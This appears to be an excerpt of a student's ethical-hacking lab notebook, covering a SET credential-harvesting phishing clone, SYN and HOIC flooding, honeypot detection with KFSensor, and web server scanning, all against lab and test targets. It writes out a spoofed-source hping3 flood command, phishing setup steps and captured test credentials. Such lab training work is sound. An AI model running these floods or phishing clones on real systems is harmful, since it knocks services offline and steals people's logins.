
- Open the root shell in Kali Linux and start the SET



- Now enter 1->2->3->2 in the menu provided and enter the target website to clone, the tool will start the server



- Now go to http:192.168.100.5 the phishing page will appear now enter the crendentials



- Now come to terminal, the credentials will be displayed

```
[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regard
te.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.100.5 - - [10/Oct/2025 06:20:24] "GET / HTTP/1.1" 200 -
192.168.100.5 - - [10/Oct/2025 06:20:25] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=furkan
POSSIBLE PASSWORD FIELD FOUND: pass=Furkan4545
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- SET tool also makes a xml report for the attack, we can also check that for grabbed credentials

```
┌──(root💀 kali)-[~/.set/reports]
└─# cat 2025-10-10\ 06:22:20.653073.xml
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
    URL=http://testphp.vulnweb.com/login.php
    <url>      <param>uname=furkan</param>
        <param>pass=Furkan4545</param>
    </url>
</harvester>
```

Practical 10


Aim: Denial-of-Service


a. Perform a SYN Flooding on a Target Host using hping3

- Start the wireshark and Kali Linux and scan the target IP for open ports, so I scanned the target and got the port 80 open, so I will target it.
- Now open terminal and type: sudo hping3 -S 192.168.100.8 -a 10.10.1.10 -p 80 –flood

```
┌──(kali㉿kali)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ sudo hping3 -S 192.168.100.8 -a 10.10.1.10 -p 80 --flood
HPING 192.168.100.8 (eth0 192.168.100.8): S set, 40 headers + 0 data by
hping in flood mode, no replies will be shown
```

- Now Open wireshark, click statistics from menu bar and click IO Graph to view graphical view of captured packets, observe the number of tcp packets







b. HTTP Flooding Attack using HOIC (High Orbit Ion Cannon)

HOIC (High Orbit Ion Cannon) is an open-source network stress testing tool often used for launching **Distributed Denial of Service (DDoS)** attacks. It works by flooding a target server or website with massive amounts of traffic, overwhelming its resources and making it inaccessible to legitimate users. Originally developed for network testing, it became popular among hacktivist groups due to its simplicity and effectiveness. However, using HOIC for unauthorized attacks is **illegal and punishable by law**.


- Start HOIC on Windows Machine and click the + icon button




- Enter the target IP and set Power to high and select Generic boost in dropdown



- Now click on fire to strart DOS attack




- Now open the IO Graph in wireshark to see the http captured packets.




c. Detect DoS attack using KFSensor and analyze the incoming packet dump using Wireshark


KFSensor a is a Windows-based honeypot intrusion detection system (IDS). It acts as honeypot designed to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By responding with an emulation of a real service, KFSensor can reveal the nature of an attack while maintaining total control and avoiding the risk of compromise. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than can be achieved using firewalls and a network IDS (NIDS) alone.

- Open kfsensor and start the HOIC Dos attack, as soon as it starts it starts siren we get the attacker logs




- Right click on any of attacker log and click on event details to get the important details regarding the target





Wireshark Packet dump I/O Graph



Practical 11

Aim: Hacking Web Servers

a. ID Server - Webserver Foot printing

- Start the ID Servver on windows machine

- Enter the website URL of certifiedhacker.com and click on Query Server to start querying website


Here we get the information of the target website.

b. Uniscan - WebServer Fingerprinting (Kali)

- Open uniscan on Kali and start the scan on target website using the target URL.

```
┌──(kali㉿kali)-[/usr/share/uniscan/report]
└─$ sudo uniscan -u http://192.168.100.8/mutillidae/ -q
#####################################
# Uniscan project                   #
# http://uniscan.sourceforge.net/   #
#####################################
V. 6.3

Scan date: 11-10-2025 5:27:16
=================================================================
| Domain: http://192.168.100.8/mutillidae/
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| IP: 192.168.100.8
=================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/classes/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/credits/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/footer/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/home/
```

```
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/footer/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/home/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/images/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/includes/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/javascript/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/index/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/login/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/phpinfo/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/register/
| [+] CODE: 200 URL: http://192.168.100.8/mutillidae/styles/
=================================================================
Scan end date: 11-10-2025 5:28:22


HTML report saved in: report/192.168.100.8.html
```




c. Skipfish – WebServer Recon

Open Kali terminal and type

"skipfish -o /home/kali/Documents/udit http://192.168.100.8/mutillidae/"

Skipfish will start scanning the target

```
 TCP handshakes : 184 total (97.8 req/conn)  urged 0 dict     44 par, 0 val
     TCP faults : 0 failures, 0 timeouts, 1 purged 0 dict     44 par, 0 val
 External links : 11016 skipped done (7.17%)    s, 0 dict     44 par, 0 val
   Reqs pending : 482        17 done (7.17%)    s, 0 dict     44 par, 0 val
Database statistics:7 total, 17 done (7.17%)    s, 0 dict     44 par, 0 val
Database statistics:7 total, 17 done (7.17%)    s, 0 dict     44 par, 0 val
         Pivots : 237 total, 17 done (7.17%)    s, 0 dict     44 par, 0 val
         Pivots : 237 total, 17 done (7.17%)    s, 0 dict     44 par, 0 val
    In progress : 192 pending, 21 init, 7 attacks, 0 dict     44 par, 0 val
  Missing nodes : 4 spotted7 dir, 11 file, 4 pinfo, 100 unkn, 44 par, 0 val
     Node types : 1 serv, 77 dir, 11 file, 4 pinfo, 100 unkn, 44 par, 0 val
   Issues found : 31 info, 0 warn, 7 low, 6 medium, 0 high impacttes
      Dict size : 204 words (204 new), 12 extensions, 256 candidates
     Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 237
[+] Looking for duplicate entries: 237
[+] Counting unique nodes: 235
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 237
[+] Generating summary views ...
```




After completion of the scan we got the following report

Practical 12

